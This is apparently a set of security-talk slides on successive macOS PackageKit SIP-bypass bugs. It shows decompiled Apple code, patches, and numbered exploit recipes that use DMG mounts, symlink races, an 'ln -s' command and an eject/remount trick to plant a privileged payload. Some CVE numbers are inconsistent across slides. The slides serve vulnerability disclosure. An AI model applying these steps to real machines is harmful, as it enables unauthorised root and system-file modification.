


# CVE-2022-32900

## Patch in the macOS 12.6

```
/System/Library/PrivateFrameworks/PackageKit.framework/Resources/
shove -D -f -s /private/tmp/.exploit/.PKInstallSandboxManager-
SystemSoftware/1A5FFE24-3AOE-4B81-83F6-
C7C72817DEC5.activeSandbox/Root /private/tmp/.exploit
```

```
82 {
83     v20 = objc_msgSend(extractedRootPath, "fileSystemRepresentation");
84     if ( (unsigned int)rootless_check_trusted(v20)
85         || (v21 = objc_msgSend(extractedRootPath, "fileSystemRepresentation"),
86             (unsigned int)rootless_protected_volume(v21) != 1) )
87     {
88         args = objc_msgSend(&off_7FF94E1F9698, "arrayByAddingObjectsFromArray:", args); // -D
89         v22 = (const char *)objc_msgSend(extractedRootPath, "UTF8String");
90         syslog_DARWIN_EXTSN(118, "PackageKit: Dropping SIP for shove, source is not trusted. %s", v22);
91     }
}
0006E111-[PKShoveInstallOperation _shoveExtractedRootOntoDestinationReturningError:]::88 (7FF90F9E4111)
```



# Bypass the patch Again!

## PackageKit

Available for: macOS Ventura

Impact: An app may be able to gain root privileges

Description: A logic issue was addressed with improved state management.

**CVE-2023-23497:** Mickey Jin (@patch1t)

# CVE-2022-23497

## The New Issue

- The APIs **rootless\_check\_trusted** and **rootless\_protected\_volume** are **unsafe**
- Easy to **bypass with a symlink**

```
72 v38 = v18;
73 args = objc_msgSend(
74     off_7FF94E1F45E8,
75     "arrayWithObjects:",
76     &stru_7FF94E1DF968,
77     &cfstr_S_0,
78     extractedRootPath,
79     dest,
80     OLL); // -f -s
81 if ( (unsigned __int8)PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() )
82 {
83     v20 = objc_msgSend(extractedRootPath, "fileSystemRepresentation");
84     if ( (unsigned int)rootless_check_trusted(v20)
85         || (v21 = objc_msgSend(extractedRootPath, "fileSystemRepresentation"),
86             (unsigned int)rootless_protected_volume(v21) != 1) )
87     {
88         args = objc_msgSend(&off_7FF94E1F9698, "arrayByAddingObjectsFromArray:", args); // -D
89         v22 = (const char *)objc_msgSend(extractedRootPath, "UTF8String");
90         syslog_DARWIN_EXTSN(118, "PackageKit: Dropping SIP for shove, source is not trusted. %s", v22);
91     }
92 }
```

0006E111-[PKShoveInstallOperation \_shoveExtractedRootOntoDestinationReturningError:]  
0006E111-[PKShoveInstallOperation \_shoveExtractedRootOntoDestinationReturningError:]

Check whether the  
extracted payload path is  
trusted

# CVE-2022-23497

## Exploit Again

1. Create a DMG file and mount it to the directory **/tmp/.exploit**
2. Install an Apple-signed PKG file to the volume **/tmp/.exploit**
3. Before **system\_installd** calls the API **rootless\_check\_trusted**, **replace** the extracted payload path with **a symlink to a restricted location**.
4. The “**shove**” command will be spawned without the parameter “**-D**” and won’t drop the **SIP(CS\_INSTALLER) privilege**.
5. **Replace** the extracted payload path with our real payload.

# CVE-2022-23497

## The New Challenge & Solution


shove[29595]: [resolved\_dest.st\_dev != src.st\_dev] not resolving symlink.

Following symlinks cross device is not permitted with SIP privs.

src\_path=/tmp/.exploit/.PKInstallSandboxManager-SystemSoftware/  
BC1F68E6-2514-4DBD-94A9-51D9B9CD3E65.activeSandbox/Root/Library  
resolved\_dest=/Library

ln -s /tmp/fake\_sbx /tmp/.exploit/.PKInstallSandboxManager-SystemSoftware/  
BC1F68E6-2514-4DBD-94A9-51D9B9CD3E65.activeSandbox  
(then resolved\_dest.st\_dev == src.st\_dev)

<https://youtu.be/Min4ye0XL88>



# CVE-2022-23497

## Patch in macOS 13.2

```
1 __int64 __fastcall PKSIPFullyProtected(__int64 a1)
2 {
3     __int64 result; // rax
4
5     if ( (unsigned int)rootless_check_trusted_fd(a1) )
6         LOBYTE(result) = 0;
7     else
8         LOBYTE(result) = (unsigned int)rootless_protected_volume_fd((unsigned int)a1) == 1;
9     return (unsigned __int8)result;
10 }
```

# Bypass the patch Again!!

## PackageKit

Available for: macOS Ventura

Impact: An app may be able to modify protected parts of the file system

Description: A logic issue was addressed with improved checks.

CVE-2023-23538: Mickey Jin (@patch1t)

**CVE-2023-27962:** Mickey Jin (@patch1t)

# CVE-2023-27962

## NEW Ridiculous Issue Introduced!

shoveToolPath is SIP  
fully protected

```
9 v5 =objc_msgSend(&OBJC_CLASS__NSBundle, "bundleForClass:", v4);
10 ShoveToolPath =objc_msgSend(v5, "pathForResource:ofType:", &cfstr_Shove, 0LL);
11 if...
12 v6 =objc_msgSend(self, "sandbox"); → /System/Library/PrivateFrameworks/PackageKit.framework/Resources/shove
13 v7 = (void *)-[PKInstallSandbox payloadDirectory](v6);
14 v8 =objc_msgSend(self, "request");
15 v9 =objc_msgSend(v8, "destinationPath");
16 v10 =objc_msgSend(&OBJC_CLASS__NSFileManager, byte_7FF832B63C06);
17 v46 = a3;
18 v11 =objc_msgSend(v10, byte_7FF832B79F08, v7, a3);
19 v12 =objc_msgSend(v11, "count");
20 v13 = (const char *)objc_msgSend(v7, "UTF8String");
21 v14 = (const char *)objc_msgSend(v9, "UTF8String");
22 syslog_DARWIN_EXTN(118, "PackageKit: Shoving %s (%d items) to %s", v13, (unsigned int)v12, v14);
23 if ( !v12 )
24     return 1;
25 objc_msgSend(self, "_moveActiveDYLDCacheIfNeeded");
26 v15 =objc_msgSend(self, "request");
27 if...
28 v21 =objc_msgSend(&OBJC_CLASS__NSArray, "arrayWithObjects:", &stru_7FF855BB9D88, &cfstr_S_0, v7, v9, 0LL);
29 if ( !(unsigned __int8)PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() )
30     goto LABEL_12;
31 v47 = v21;
32 v22 = (const char *)objc_msgSend(shoveToolPath, "fileSystemRepresentation");
33 v23 = open(v22, 0x220000);
34 if ( v23 >= 0 )
35 {
36     v24 = v23;
37     if ( !(unsigned __int8)PKSIPFullyProtected((unsigned int)v23) ) → Always TRUE!!!
38     {
39         v47 =objc_msgSend(&off_7FF855BD3D30, "arrayByAddingObjectsFromArray:", v47);
40         v25 = (const char *)objc_msgSend(v7, "UTF8String");
41         syslog_DARWIN_EXTN(118, "PackageKit: Dropping SIP for shove, source is not trusted. %s", v25);
42     }
43     close(v24);
44 }
```

00070CDC -[PKShoveInstallOperation \_shoveExtractedRoot0ntoDestinationReturningError:] :32 (7FF8326EDCDC)

# CVE-2023-27962

## The exploit

- Code
  - <https://github.com/jhftss/POC/tree/main/CVE-2023-27962>
- Demo
  - <https://youtu.be/rEkLNAtS5U4>

# CVE-2023-27962

## Patch Again in macOS 13.3 Immediately

```
24 v5 = -[PKShoveInstallOperation sandbox](self, "sandbox");
25 payloadDir = (void *)-[PKInstallSandbox payloadDirectory](v5);
26 v7 = -[PKShoveInstallOperation request](self, "request");
27 v8 = objc_msgSend(v7, "destinationPath");
28 v9 = objc_msgSend(&objc_CLASS_NSFileManager, "defaultManager");
29 v10 = objc_msgSend(v9, "contentsOfDirectoryAtPath:error:", payloadDir, a3);
30 v11 = objc_msgSend(v10, "count");
31 v12 = (const char *)objc_msgSend(payloadDir, "UTF8String");
32 v13 = (const char *)objc_msgSend(v8, "UTF8String");
33 syslog_DARWIN_EXTN(118, "PackageKit: Shoving %s (%d items) to %s", v12, (unsigned int)v11, v13);
34 if ( !v11 )
35     return 1;
36 -[PKShoveInstallOperation _moveActiveDYLDCacheIfNeeded](self, "_moveActiveDYLDCacheIfNeeded");
37 v14 = -[PKShoveInstallOperation request](self, "request");
38 if...
39 v20 = objc_msgSend(&objc_CLASS_NSArray, "arrayWithObjects:", CFSTR("-f"), CFSTR("-s"), payloadDir, v8, 0LL);
40 if ( !(unsigned __int8)PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() )
41     goto LABEL_12;
42 v48 = v20;
43 v21 = (const char *)objc_msgSend(payloadDir, "fileSystemRepresentation");
44 v22 = open(v21, 0x220000);
45 if ( v22 >= 0 )
46 {
47     v23 = v22;
48     if ( !(unsigned __int8)PKSIPFullyProtected((unsigned int)v22) )
49     {
50         v48 = objc_msgSend(&off_7FF9426B57F0, "arrayByAddingObjectsFromArray:", v48);
51         v24 = (const char *)objc_msgSend(payloadDir, "UTF8String");
52         syslog_DARWIN_EXTN(118, "PackageKit: Dropping SIP for shove, source is not trusted. %s", v24);
53     }
54     close(v23);
55 }
```

Check the extracted payload path

00070E2D -[PKShoveInstallOperation \_shoveExtractedRootOntoDestinationReturningError:] :46 (7FF902908E2D)

# Bypass the patch Again!!!

## PackageKit

Available for: macOS Ventura

Impact: An app may be able to modify protected parts of the file system

Description: The issue was addressed with improved checks.

**CVE-2023-38564:** Mickey Jin (@patch1t)

# CVE-2023-35864

## The issues

```
24 v5 = -[PKShoveInstallOperation sandbox](self, "sandbox");
25 payloadDir = (void *)-[PKInstallSandbox payloadDirectory](v5);
26 v7 = -[PKShoveInstallOperation request](self, "request");
27 v8 = objc_msgSend(v7, "destinationPath");
28 v9 = objc_msgSend(&OBJC_CLASS__NSFileManager, "defaultManager");
29 v10 = objc_msgSend(v9, "contentsOfDirectoryAtPath:error:", payloadDir, a3);
30 v11 = objc_msgSend(v10, "count");
31 v12 = (const char *)objc_msgSend(payloadDir, "UTF8String");
32 v13 = (const char *)objc_msgSend(v8, "UTF8String");
33 syslog_DARWIN_EXTN(118, "PackageKit: Shoving %s (%d items) to %s", v12, (unsigned int)v11, v13);
34 if ( !v11 )
35     return 1;
36 -[PKShoveInstallOperation _moveActiveDYLDCacheIfNeeded](self, "_moveActiveDYLDCacheIfNeeded");
37 v14 = -[PKShoveInstallOperation request](self, "request");
38 if...
39 v20 = objc_msgSend(&OBJC_CLASS__NSArray, "arrayWithObjects:", CFSTR("-f"), CFSTR("-s"), payloadDir, v8, 0LL);
40 if ( !(unsigned __int8)PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() )
41     goto LABEL_12;
42 v48 = v20;
43 v21 = (const char *)objc_msgSend(payloadDir, "fileSystemRepresentation");
44 v22 = open(v21, 0x220000);
45 if ( v22 >= 0 )
46 {
47     v23 = v22;
48     if ( !(unsigned __int8)PKSIPFullyProtected((unsigned int)v22) )
49     {
50         v48 = objc_msgSend(&off_7FF9426B57F0, "arrayByAddingObjectsFromArray:", v48);
51         v24 = (const char *)objc_msgSend(payloadDir, "UTF8String");
52         syslog_DARWIN_EXTN(118, "PackageKit: Dropping SIP for shove, source is not trusted. %s", v24);
53     }
54     close(v23);
55 }
```

00070E2D -[PKShoveInstallOperation \_shoveExtractedRootOntoDestinationReturningError:] :46 (7FF902908E2D)

The Install sandbox repository could be controlled from a disk image volume

Open with the flag “O\_SYMLINK”  
Not “O\_NOFOLLOW\_ANY”

# CVE-2023-35864

## Install Sandbox Repository

Returned (and Created) by the function **-[PKInstallSandboxManager**

**\_sandboxRepositoryForDestination:forSystemSoftware:create:error:]**

- Install target is on the root volume “**/**”:
  - For Apple-signed PKGs : **/Library/Apple/System/Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware**
  - For other PKGs : **/Library/InstallerSandboxes/.PKInstallSandboxManager**
- Install target is not on the root volume:
  - For Apple-signed PKGs : **\$targetVolume/.PKInstallSandboxManager-SystemSoftware**
  - For other PKGs : **\$targetVolume/.PKInstallSandboxManager**

# CVE-2023-35864

## Exploit via the mount trick

1. Create a DMG file and **mount** it to the directory **/tmp/.exploit**
2. Install an Apple-signed PKG to the volume **/tmp/.exploit**
3. In the function **-[PKInstallSandboxManager \_sandboxRepositoryForDestination:forSystemSoftware:create:error:]**, once it creates and returns the path **/tmp/.exploit/.PKInstallSandboxManager-SystemSoftware** (inside the DMG volume) as its **sandbox repository**, I can **eject** the DMG volume immediately. Then the sandbox repository will be on the root volume, with the prefix path **/tmp/.exploit**
4. Next, the service will create the **restricted payload directory** inside the sandbox repository by using the API **rootless\_mkdir\_restricted**.
5. The payload directory is restricted, so the shove command will not drop the SIP privilege.
6. The payload directory can't be modified directly, but I can **mount** another DMG file to **/tmp/.exploit** again. Then it will become unrestricted and thus I can deploy my malicious payload there

# CVE-2023-35864

## Patch in macOS 13.5

```
23 v5 = (PKInstallSandbox *)-[PKShoveInstallOperation sandbox](self, "sandbox");
24 if ( v5 )
25     trustedSystemSandbox = v5->_trustedSystemSandbox;
26 else
27     trustedSystemSandbox = 0;
28 v6 = -[PKShoveInstallOperation sandbox](self, "sandbox");
29 v7 = (void *)-[PKInstallSandbox payloadDirectory](v6);
30 v8 = -[PKShoveInstallOperation request](self, "request");
31 v9 = objc_msgSend(v8, "destinationPath");
32 v10 = objc_msgSend(&OBJC_CLASS__NSFileManager, "defaultManager");
33 v11 = objc_msgSend(v10, "contentsOfDirectoryAtPath:error:", v7, a3);
34 v12 = objc_msgSend(v11, "count");
35 v42 = v7;
36 v13 = (const char *)objc_msgSend(v7, "UTF8String");
37 v39 = v9;
38 v14 = objc_msgSend;
39 v15 = (const char *)objc_msgSend(v9, "UTF8String");
40 syslog_DARWIN_EXTSN(118, "PackageKit: Shoving %s (%d items) to %s", v13, (unsigned int)v12, v15);
41 if ( !v12 )
42     return 1;
43 -[PKShoveInstallOperation _moveActiveDYLDCacheIfNeeded](self, "_moveActiveDYLDCacheIfNeeded");
44 v16 = -[PKShoveInstallOperation request](self, "request");
45 if ( (unsigned __int8)objc_msgSend(v16, "_isOSInstall")
46     || (v17 = -[PKShoveInstallOperation request](self, "request"),
47         (unsigned __int8)objc_msgSend(v17, "_isSoftwareUpdateOSInstall")) )
48 {
49     v18 = objc_msgSend(&OBJC_CLASS__NSFileManager, "defaultManager");
50     v19 = -[PKShoveInstallOperation sandbox](self, "sandbox");
51     v20 = -[PKInstallSandbox payloadDirectory](v19);
52     v21 = objc_msgSend(v18, "attributesOfItemAtPath:error:", v20, 0LL);
53 }
54 else
55 {
56     v21 = 0LL;
57 }
58 v22 = v42;
59 v43 = objc_msgSend(&OBJC_CLASS__NSArray, "arrayWithObjects:", &stru_7FF956B9A9B8, &cfstr_S_0, v42, v39, 0LL);
60 if ( (unsigned __int8)PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() && !trustedSystemSandbox )
61 {
62     v43 = objc_msgSend(&off_7FF956BB4988, "arrayByAddingObjectsFromArray:", v43);
63     v23 = (const char *)objc_msgSend(v22, "UTF8String");
